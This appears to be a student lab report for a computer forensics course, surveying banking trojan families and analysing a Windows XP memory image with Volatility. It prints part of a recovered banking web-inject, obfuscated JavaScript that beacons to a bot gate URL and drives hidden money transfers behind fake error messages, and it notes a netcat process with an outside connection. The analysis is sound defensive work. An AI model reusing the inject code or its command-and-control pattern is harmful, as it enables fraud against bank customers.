

CCF Lab 3 - Memory Analysis

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1. Make yourself familiar with the malware families and what characteristics they have and how they can potentially be recognized. You can use files in /Documents

There are two mentioned malware families: Zeus and Gozi, the most destructive banking trojan families since 2007 include:

- 1) **Zeus:** the most widespread banking malware and also known as ZBOT. In 2007 it grabbed user credentials, redirected users to fake websites. In 2010, the source code was sold to the developer of SpyEye (another family of trojans). The evolved versions of Zeus can evade detection, and some can generate income using the PPC model (pay-per-click). Variants are numerous: Citadel, Gameover, Atmos.
- 2) **Gozi:** one of the oldest banking trojans and also known as Ursnif. In 2007 it was firstly noted and it tricks users to complete financial transactions in other accounts they don't own. In 2010, the source code was leaked and therefore, different versions of the trojan came into play. In 2015 the source code was leaked again, and that led to the same thing again. In 2016, the original developer of the malware was sentenced to 21 months. It is still one of the most widespread trojans, now it utilizes client and server side evasion techniques and has used rootkits since it's day 0.
- 3) **GozNym:** from the name it is a hybrid of Gozi and Nymaim. This is dropper malware, meaning that it works as a delivery system that drops other strands for malware. So it uses Nymaim stealth capabilities to unload the Gozi Malware. In 2016 the first attack by GozNym was detected. In September of the same year, security researchers at Talos were able to "sinkhole" the GozNym botnet, which stopped the operations. The US authorities indicted and arrested Krasimir Nikolov for the distribution of the GozNym banking trojan, which slowed down the operations.
- 4) **Carberp:** started in 2009, the trojan's goal was to steal credentials by logging the keystrokes and spoofing websites. It also hides some instances of itself in specific locations. In 2012, Russian ministry of affairs arrested 8 people who were involved with the Carberp's operations. In 2013, the Carberp's code and bootkit were leaked. The interesting part is that there are some components inside from Gozi and Citadel.
- 5) **SpyEye:** started in 2009, a keystrokes logger that targets Windows users. It started as a toolkit that targets and removes the other competitive trojans with a feature (Kill Zeus). In 2010, one of the authors of SpyEye shared the source code of the malware. The peak of this malware was from 2010 until 2012. In 2016, the developers and distributors of SpyEye were sentenced to 24 years and 6 months. (Andreevich Panin, Gribodemon, Hamza Bendelladj).
- 6) **Shylock:** The trojan got its name from "The merchant of venice" and it contained snippets from the play in its files. Started in 2011, gathered users' banking credentials, and tricked them into sending money to attacker-related accounts. The trojan continued to rise and gain popularity until 2014, and focused its activity on the UK and some US banks.
- 7) **Citadel:** identified in 2011, this is a Zeus variant. Look specifically at the stored passwords in the password managers. Citadel is well known for its keylogging abilities. The rise of the malware started from 2012 to 2014, and by 2017 Citadel was found to have infected more than 11 million machines. In 2015, Dmitry Belorossoff was arrested

and sentenced for five years in prison for his distribution activities of Citadel. Followed by Mark Vartanyan who was also sentenced for 5 years for developing a part of the Citadel Malware.

- 8) **Tinba:** Discovered in 2012 in Turkey, Tinba is also known as the Tiny Banking Trojan, because it is only a 20 KB file. In 2014, the code was leaked, some research claimed that it is a highly modified trojan from Zeus. In 2016, F5 found that Tinba and Gozi use almost identical web injects.
- 9) **Vawtrak:** >Discovered in 2013, a descendant of Gozi and also known as Neverquest or Snifula. Gameover Zeus and Vawtrak use Cybercrime-as-a-service business model. In 2019, Stanislav Vitaliyevich Lisov was found guilty of creating, running and infecting users with the Vawtrak trojan.
- 10) **Emotet:** First identified in 2014 as a simple banking trojan, in 2017, Emotet became connected to Dridex, since Emotet was dropping Dridex as an additional payload. In September 2018, Emotet utilized the EternalBlue windows vulnerability to propagate.
- 11) **Kronos:** First discovered in 2014 after the takedown of Zeus. Kronos is the “Father of Zeus” according to the greek mythology. It was marketed as one of the most sophisticated trojans, and therefore it cost a lot. Security researchers have postulated that it can be a modified version of the Carberp banking trojan and also may be related to Zeus.
- 12) **Dyre:** First emerged in 2014 with different names such as Dyreza, Dyzap, and Dyranges. It is also a variant of Zeus but with very high sophistication and a very destructive power. It does not only target banks, but also SaaS companies and browsers. The malware stopped spreading in 2015 after Russian authorities arrested a number of gang members who were accused of authoring the Dyre's code.
- 13) **Trickbot:** The successor of Dyre. spreads through malicious spam emails and targets financial services, also acts as a dropper. It expanded in a lot of european and american banks and added a layer of encryption to expand on its capabilities.
- 14) **Dridex:** First seen in 2011 with the name Cidex and caused destruction until 2014. Dridex appeared one month after the takedown of Zeus. In 2016, Dridex shifted focus from UK banks to US banks. In 2018, researchers found connections between Dridex, Emotet, and Gozi.
- 15) **DanaBot:** first emerged in 2018 in Australia and shifted focus to European banks and email providers. Soon it started expanding beyond banks because users share credentials among different services.
- 16) **Ramnit:** Started as a worm in 2010, got some of the leaked parts of the Zeus code and became a trojan. Repeappeared in 2015, then 2016, then 2017. In 2018, the trojan infected over 100,000 machines in two months, and continues to be distributed.
- 17) **Panda:** first discovered in 2016 and it is another Zeus variant. It has advanced stealth capabilities since it detected forensic analytic tools and adapted to them. Also expanded beyond financial services. In 2019 the malware exclusively targeted US companies.
- 18) **Backswap:** First observed in 2018 and it is a variant of Tinba. Written completely in assembly language and targets Polish banks and browsers. It is considered as “position-independent-code” (PIC) and that means that it can run from anywhere in memory.

2. Find out what could have happened: analyze the memory image and the registry that was dumped too and is also available for investigation. Files are located in /images

3. Make a log of all your actions and put it into the report as an investigator. In conclusion, try to recreate a timeline of how the system was infected, describe malicious activity that was running on it, identify suspects or other involved parties.

I start by getting some information about the image itself using volatility:

```
st16@st16-Lenovo-V520-15IKL-Desktop:~/Downloads/memory/Exercises/images$ vol.py -f MEMORY-IMG2.DMP imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
      AS Layer1 : IA32PagedMemory (Kernel AS)
      AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
      AS Layer3 : FileAddressSpace (/home/st16/Downloads/memory/Exercises/images/MEMORY-IMG2.DMP)
      PAE type : No PAE
      DTB : 0x39000L
      KDBG : 0x8054cde0L
      Number of Processors : 1
      Image Type (Service Pack) : 3
      KPCR for CPU 0 : 0xffdf000L
      KUSER_SHARED_DATA : 0xffdf000L
      Image date and time : 2010-05-05 11:54:02 UTC+0000
      Image local date and time : 2010-05-05 13:54:02 +0200
```

Then look at all the processes that were available on that system at that time, using the first suggested profile that was available from volatility:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 pslist
```

0x81efa020	cmd.exe	3936	1532	6	64	0	0	2010-05-05	11:35:29	UTC+0000
0x82129530	AcroRd32.exe	2912	1532	8	212	0	0	2010-05-05	11:40:25	UTC+0000
0x822a56f8	WINWORD.EXE	3028	1532	8	224	0	0	2010-05-05	11:40:39	UTC+0000
0x81de9020	ieexplore.exe	2836	1532	27	647	0	0	2010-05-05	11:41:11	UTC+0000
0x81dfcda0	ipconfig.exe	1784	312	0	-----	0	0	2010-05-05	11:42:11	UTC+0000

It is important to notice that the PPID of AcroRD32.exe is 1532, which is the PID of explorer.exe, and that is suspicious enough.

0x81f87da0	explorer.exe	1532	1388	19	542
0x8212e368	jusched.exe	1796	1532	6	56
0x82147a78	winampa.exe	1840	1532	6	55

Then look at the process tree:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 pstree
```

0x81f87da0:explorer.exe	1532	1388	19	542	2010-05-05	11:25:07	UTC+0000
. 0x81de9020:ieexplore.exe	2836	1532	27	647	2010-05-05	11:41:11	UTC+0000
. 0x8212e368:jusched.exe	1796	1532	6	56	2010-05-05	11:25:15	UTC+0000
. 0x8214dc08:ctfmon.exe	1952	1532	6	98	2010-05-05	11:25:16	UTC+0000
. 0x8214f1a8:mmsmsgs.exe	1968	1532	7	185	2010-05-05	11:25:16	UTC+0000
. 0x821242b0:bittorrent.exe	296	1532	9	194	2010-05-05	11:25:17	UTC+0000
. 0x82133a78:LimeWire.exe	312	1532	47	680	2010-05-05	11:25:17	UTC+0000
.. 0x81dfcda0:ipconfig.exe	1784	312	0	-----	2010-05-05	11:42:11	UTC+0000
. 0x8212c900:realplay.exe	1852	1532	11	104	2010-05-05	11:25:15	UTC+0000
. 0x82129530:AcroRd32.exe	2912	1532	8	212	2010-05-05	11:40:25	UTC+0000
. 0x8219aae0:qtask.exe	1880	1532	7	76	2010-05-05	11:25:16	UTC+0000
. 0x82147a78:winampa.exe	1840	1532	6	55	2010-05-05	11:25:15	UTC+0000
. 0x81efa020:cmd.exe	3936	1532	6	64	2010-05-05	11:35:29	UTC+0000
. 0x822a56f8:WINWORD.EXE	3028	1532	8	224	2010-05-05	11:40:39	UTC+0000

Additionally, I also look at all the processes using different viewers and see if some processes are trying to hide their activity:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 psxview
```

```
st16@st16-Lenovo-V520-15IKL-Desktop:~/Downloads/memory/Exercises/images$ vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 psxview
Volatility Foundation Volatility Framework 2.6.1
Offset(P)  Name                PID  pslist  psscan  thrdproc  pspcid  csrss  session  deskthrd  ExitTime
-----
0x020ca900  realplay.exe         1852  True    True    True     True   True   True    True
0x020ebc08  ctfmon.exe           1952  True    True    True     True   True   True    True
0x01ec9b10  svchost.exe          1224  True    True    True     True   True   True    True
0x02083658  spoolsv.exe          1460  True    True    True     True   True   True    True
0x02138ae0  qttask.exe           1880  True    True    True     True   True   True    True
0x021d3020  services.exe         636   True    True    True     True   True   True    True
0x020c7530  AcroRd32.exe         2912  True    True    True     True   True   True    True
0x020ed1a8  msmsgs.exe           1968  True    True    True     True   True   True    True
0x020c22b0  bittorrent.exe       296   True    True    True     True   True   True    True
0x01d87020  iexplore.exe         2836  True    True    True     True   True   True    True
0x01f25da0  explorer.exe         1532  True    True    True     True   True   True    True
0x021d4020  alg.exe              2104  True    True    True     True   True   True    True
0x0229e838  wuauclt.exe          2952  True    True    True     True   True   True    True
0x01ee72c0  winlogon.exe         588   True    True    True     True   True   True    True
0x01ef0020  lsass.exe            656   True    True    True     True   True   True    True
0x01e98020  cmd.exe              3936  True    True    True     True   True   True    True
0x01ef1020  svchost.exe          816   True    True    True     True   True   True    True
0x022436f8  WINWORD.EXE         3028  True    True    True     True   True   True    True
0x020cf658  jqs.exe              188   True    True    True     True   True   True    True
0x01f012a0  svchost.exe          872   True    True    True     True   True   True    True
0x021d3560  svchost.exe         1080  True    True    True     True   True   True    True
0x01ebe978  svchost.exe          956   True    True    True     True   True   True    True
0x020cc368  jusched.exe         1796  True    True    True     True   True   True    True
0x020d1a78  LimeWire.exe         312   True    True    True     True   True   True    True
0x01d918b0  NC.EXE              4008  False   True    True     True   True   True    True
0x02203b28  cmd.exe             1244  False   True    True     True   True   True    True
0x020fc558  wscntfy.exe         1620  True    True    True     True   True   True    True
0x020e5a78  winampa.exe         1840  True    True    True     True   True   True    True
0x0218d020  smss.exe            500   True    True    True     True   False  False   False
0x02368830  System              4     True    True    True     True   False  False   False
0x02214628  csrss.exe           564   True    True    True     True   False  True    True
0x01d9ada0  ipconfig.exe        1784  True    True    False    True   False  False   False    2010-05-05 11:42:13 UTC+0000
0x01edb140  netstat.exe         2300  False   True    False    False  False  False   False    2010-05-05 11:53:02 UTC+0000
0x01f2e020  ???                 2     False  False   True     False  False  False   False
```

The suspected processes are the ones that have False on one column but True on other columns, and they don't have exitTimes listed:

0x01d918b0	NC.EXE	4008	False	True	True	True	True	True	True
0x02203b28	cmd.exe	1244	False	True	True	True	True	True	True
0x0218d020	smss.exe	500	True	True	True	True	False	False	False
0x02368830	System	4	True	True	True	True	False	False	False
0x02214628	csrss.exe	564	True	True	True	True	False	True	True
0x01f2e020	????	2	False	False	True	False	False	False	False

We need to examine again the processes and find out the path of the processes launched with the PIDs we have, for that, we use the cmdline plugin:


```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 cmdline
```

And we find that the process AcroRd32.exe with the PID 2912 was actually launched by a PDF file that is quite abnormal, and gets our attention:

```
*****
AcroRd32.exe pid: 2912
Command line : "C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe" "
C:\Documents and Settings\Peter Haag\My Documents\Merkblatt_ameisen.pdf"
*****
```

We examine the environment variables using the envvars plugin and we see that the process has way too much access to other processes than necessary:


```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 envvars
```



```
st16@st16-Lenovo-V520-15IKL-Desktop: ~/Downloads/memory/Exercises/Images
2912 AcroRd32.exe 0x00010000 ALLUSERSPROFILE C:\Documents and Settings\All Users
2912 AcroRd32.exe 0x00010000 APPDATA C:\Documents and Settings\Peter Haag\Application Data
2912 AcroRd32.exe 0x00010000 CLASSPATH C:\Program Files\Java\jre6\lib\ext\QTJava.zip
2912 AcroRd32.exe 0x00010000 CLIENTNAME Console
2912 AcroRd32.exe 0x00010000 CommonProgramFiles C:\Program Files\Common Files
2912 AcroRd32.exe 0x00010000 COMPUTERNAME MODULA
2912 AcroRd32.exe 0x00010000 ComSpec C:\WINDOWS\system32\cmd.exe
2912 AcroRd32.exe 0x00010000 FP_NO_HOST_CHECK NO
2912 AcroRd32.exe 0x00010000 HOMEDRIVE C:
2912 AcroRd32.exe 0x00010000 HOMETEMP \Documents and Settings\Peter Haag
2912 AcroRd32.exe 0x00010000 LOGONSERVER \\MODULA
2912 AcroRd32.exe 0x00010000 NUMBER_OF_PROCESSORS 1
2912 AcroRd32.exe 0x00010000 OS Windows_NT
2912 AcroRd32.exe 0x00010000 Path C:\Program Files\Adobe\Reader 8.0\Reader\plug_ins;C:\Pro
gram Files\Adobe\Reader 8.0\Reader\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\QuickTime\QTSystem\
;C:\Program Files\Adobe\Reader 8.0\Reader\plug_ins\test_tools
2912 AcroRd32.exe 0x00010000 PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
2912 AcroRd32.exe 0x00010000 PROCESSOR_ARCHITECTURE x86
2912 AcroRd32.exe 0x00010000 PROCESSOR_IDENTIFIER x86 Family 15 Model 2 Stepping 4, GenuineIntel
2912 AcroRd32.exe 0x00010000 PROCESSOR_LEVEL 15
2912 AcroRd32.exe 0x00010000 PROCESSOR_REVISION 0204
2912 AcroRd32.exe 0x00010000 ProgramFiles C:\Program Files
2912 AcroRd32.exe 0x00010000 QTJAVA C:\Program Files\Java\jre6\lib\ext\QTJava.zip
2912 AcroRd32.exe 0x00010000 SESSIONNAME Console
2912 AcroRd32.exe 0x00010000 SystemDrive C:
2912 AcroRd32.exe 0x00010000 SystemRoot C:\WINDOWS
2912 AcroRd32.exe 0x00010000 TEMP C:\DOCUME~1\PETERH~1\LOCALS~1\Temp
2912 AcroRd32.exe 0x00010000 TMP C:\DOCUME~1\PETERH~1\LOCALS~1\Temp
2912 AcroRd32.exe 0x00010000 USERDOMAIN MODULA
2912 AcroRd32.exe 0x00010000 USERNAME Peter Haag
2912 AcroRd32.exe 0x00010000 USERPROFILE C:\Documents and Settings\Peter Haag
2912 AcroRd32.exe 0x00010000 windir C:\WINDOWS
3028 WINWORD.EXE 0x00010000 ALLUSERSPROFILE C:\Documents and Settings\All Users
```

Now, I will try to look at this process by dumping it:

```
vol.py -f MEMORY-IMG2.DMP --profile=WinXPSP2x86 procdump -p 2912 --dump-dir .
```



```
st16@st16-Lenovo-V520-15IKL-Desktop: ~/Downloads/memory/Exercises/Images
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
-----
0x82129530 0x00400000 AcroRd32.exe OK: executable.2912.exe
st16@st16-Lenovo-V520-15IKL-Desktop: ~/Downloads/memory/Exercises/Images$
```

Take the md5 hash of the file and search for it on virustotal.com:

The screenshot shows a VirusTotal analysis of a file named `AcroRd32.exe`. The file is 328.00 KB, uploaded on 2018-05-15 03:33:37 UTC, and is 2 years old. It is flagged as malicious by 5 security vendors. The file's MD5 hash is `2bc9fd0cee05739f5dac30713198fe`. The analysis shows the file is a Win32 executable for MS Windows (GUI) Intel 80386 32-bit. The file type is Win32 EXE. The Magic is PE32 executable for MS Windows (GUI) Intel 80386 32-bit. The TrID results show it is a Win32 Executable MS Visual C++ (generic) (64.5%), Win32 Dynamic Link Library (generic) (13.6%), Win32 Executable (generic) (9.3%), OS/2 Executable (generic) (4.1%), and Generic Win/DOS Executable (4.1%).

The terminal window shows the following commands and output:

```
st16@st16-Lenovo-V520-15IKL-Desktop: ~/Downloads/memory/Exercises/images
-profile=WinXPSP2x86 procdump -p 2912 --dump-dir .
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
-----
0x82129530 0x00400000 AcroRd32.exe OK: executable.2912.exe
st16@st16-Lenovo-V520-15IKL-Desktop: ~/Downloads/memory/Exercises/images$ md5sum executable.2912.exe
2bc9fd0cee05739f5dac30713198fe executable.2912.exe
st16@st16-Lenovo-V520-15IKL-Desktop: ~/Downloads/memory/Exercises/images$
```

Now, I will try to look at what is inside that file by using the string command:

```
strings 2912.dmp > strings.txt
```

After looking at the file, we notice the following pieces of code:

```
<frameset border="0" frameborder="no" framespacing="0" rows="97 ,*">
<script type="text/javascript">
if(typeof(String.prototype.trim) === "undefined")
    String.prototype.trim = function()
    {
        return String(this).replace(/^\s+|\s+$/g, '').replace(/\n/g, '');
    };
var ver_info = "1.2.4.4 FF";
var blockinfo = "%param_Block%";
var stamp = "%param_ubsstamp%";
var amount = unescape("%param_transfAmount%");
var accountNo = unescape("%param_AccNumber%");
accountNo = accountNo.replace(/[+]/g, " ");
accountNo = accountNo.replace(/%A0/g, " ");
accountNo = accountNo.trim();
if (stamp == "1")
    window.document.title = "(Not Responding)eBanking";
var url = window.location.toString().toUpperCase();
var userid = "%user_id%";
var projectid = "%version_id%";
var
_0xe1c8=["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x6D\x79\x73\x68\x69\x70\x74\x6F\x79\x6F\x7
5\x2E\x63\x6F\x6D\x2F\x63\x68\x64\x61\x74\x61\x2F\x67\x61\x74\x65\x5F\x64\x61\x74\x61
\x63\x68\x2E\x70\x68\x70\x3F\x62\x6F\x74\x5F\x69\x64\x3D", "\x25\x75\x73\x65\x72\x5F\x
69\x64\x25", "\x26\x70\x72\x6F\x6A\x65\x63\x74\x5F\x69\x64\x3D", "\x25\x76\x65\x72\x73
\x69\x6F\x6E\x5F\x69\x64\x25"];
var tempSpace = _0xe1c8[0]+userid+_0xe1c8[2]+projectid;
```

Looking at that variable `_0xe1c8` we can uncover the value of it, and surprisingly it is the following:

```
0: "https://myshiptoyou.com/chdata/gate_datach.php?bot_id="
1: "%user_id%"
2: "&project_id="
3: "%version_id%"
```

The `bot_id=` is the key, since it shows that this is an iframe that loads a page that makes a connection with a specific bot number, let's continue to see the rest:

```
var min = 1;
var max = 1;
var transftype = "";
var dispamount = 0;
var iframedocount = 0;
var transfddate = unescape("%param_transfDate%");
var acc_currency = unescape("%param_accCurrency%");
var curlanguage = "DE";
var messagecontainer = '<div><table class="cuiMessageCriticalBorder" style="width:500px;" cellpadding="10"> ' +
'<tr><td class="cuiMessageCriticalContainer" valign="top" >' +
'' +
'</td><td class="cuiMessageCriticalContainer uwrMessageContainer">' +
'XXXXX' +
'</td></tr></table>' +
'</div>';
var pagemessages = new Array();
pagemessages["ENG"] = "Due to technical problems the following function is not available:<BR><B>XXXXX</B><BR>The fault will be rectified as soon as possible.<BR>We apologize for any inconvenience this may cause and thank you for your understanding.";
pagemessages["IT"] = "In seguito a problemi tecnici la seguente funzione non &egrave; disponibile: <BR><B>XXXXX </B><BR>Il guasto sar&agrave; riparato quanto prima. <BR>Ci scusiamo per gli inconvenienti e vi ringraziamo della vostra comprensione.";
pagemessages["DE"] = "Wegen technischer Probleme steht Ihnen die folgende Funktion nicht zur Verf&uuml;gung:<BR><B>XXXXX</B><BR><BR>Die St&ouml;rung wird so rasch wie m&ouml;glich behoben. <BR>Wir entschuldigen uns f&uuml;r die Unannehmlichkeiten und danken f&uuml;r Ihr Verst&auml;ndnis.";
pagemessages["FR"] = "En raison de probl&egrave;mes techniques, la fonction suivante est indisponible:<BR><B>XXXXX</B><BR>Le probl&egrave;me sera r&eacute;solu dans les meilleurs d&eacute;lais.<BR>Nous vous pr&eacute;sentons nos excuses pour les d&eacute;sagr&eacute;ments occasionn&eacute;s et vous remercions de votre compr&eacute;hension.";
function processdata(d,j,a,b){if(typeof d!="string"||!d){d="ABCDEFGHIIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890"}var e=[];for(var h=0;h<d.length;h++){e[++e.length-1]=d.substring(h,d.substring(0,h))if(typeof j=="string"&&typeof a=="string"&&j&&a){var f="";j=j.split("");a=a.split("");for(var l=0,g=0;l<a.length;l++,g++){if(g==j.length){g=0}var m=d.indexOf(j[g]);var c=a[l];if(d.indexOf(c)<0||m<0){f+=c}if(!b){f+=e[m].charAt(d.indexOf(c))}else{f+=d.charAt(e[m].indexOf(c))}}return f}return e};
```

It obviously shows some error messages while something is happening in the underground with the Iframe that has been loaded, we can see that for sure by looking at all the functions in the file:

Here is the list of all the functions without their implementation: (the actual implementations are in the strings.txt file)

```
function ShowCurrency(dv) {
function GetDrop(balance, step){
    getpage(url, function(res)
function UpdateProfileBalances() {
function ErrorTransfer() {
function CheckAmountDelta(newamount, testdata, delta) {
function UpdateExecutedOrders() {
function UpdatePendingOrders() {
function GetPageName() {
function GetCurrentTopNavPosition() {
function ShowPage() {
function onLoadBody()
function GetPageName() {
function GetCurrentTopNavPosition() {
function ContinueTransfer() {
function ConfirmTransfer() {
function TransferSuccess() {
function EndTransfer(stepinfo) {
function CalcTransAmountS
function GetAmountFromText(textvalue) {
function GetBalance() {
function ConfirmTransfer() {
function TransferSuccess() {
function EndTransfer(stepinfo) {
function CalcTransAmountStr(transamount, updamount) {
function UpdateExtract() {
function UpdateStatement() {
function StartTransfer(transftype)
function SetTransfer()
function ExecuteTransfer() {
function ExecuteTransferINT() {
function ExecuteTransferIBAN() {
    getpage(url, function(res)
function GetAmountFromText(textvalue) {
function GetBalance() {
function GetAmountFromText(textvalue) {
function GetBalance() {
function StartTransfer(transftype)
function SetTransfer()
function ExecuteTransfer() {
function ExecuteTransferINT() {
function myErrorHandler() {
function getElementsByClassNameMain(cl) {
function UpdateBalanceFrame() {
function clickButton(buttonElem) {
function OnLoadFrame2()
```

We conclude that this process was actually loading all this malicious code that makes money transfers in an automated fashion while showing some error messages and doing that in an iframe on a webpage.

Case conclusion

Image Profile

WinXPSP2x86

0x82129530 AcroRd32.exe 2912 1532

Parent and Sub

Name	Pid	PPid	Thds
0x81f87da0:explorer.exe	1532	1388	19
. 0x82129530:AcroRd32.exe	2912	1532	8

connection Scan

Offset(P)	Local Address	Remote Address	PID
0x01f6b6b8	77.57.180.189:4711	192.65.92.227:14396	4008

sockets

Offset(V)	PID	Port	Proto	Protocol	Address
0x81faa008	4008	4711	6	TCP	0.0.0.0

cmdline

explorer.exe pid: 1532

Command line : C:\WINDOWS\Explorer.EXE

AcroRd32.exe pid: 2912

Command line :

"C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe"

"C:\Documents and Settings\Peter Haag\My Documents\Merkblatt_ameisen.pdf"

IOC

AcroRd32.exe

MD5: 2bc9dfd0cee05739f5dac30713198fe

SHA1: cd460df264ba52b1123028ea4a113a02a7c0d89e

"C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe"

4. Imagine the situation, there was an incident on PC (Windows) but the suspected PC (Windows) is locked. What can you do to be able to produce live forensics? What challenges do you have?

First, to not lose the volatile memory (RAM) the first thing that comes to mind is to freeze the RAM. Therefore, we freeze the RAM, move that RAM to a computer with a known password or that is "not locked". And then run the DumpIt executable that will do the RAM capture. The challenges that we might face are with cracking the password and with the lock screen that can often prevent the forensics examiner from running the executable or to get into a user account.

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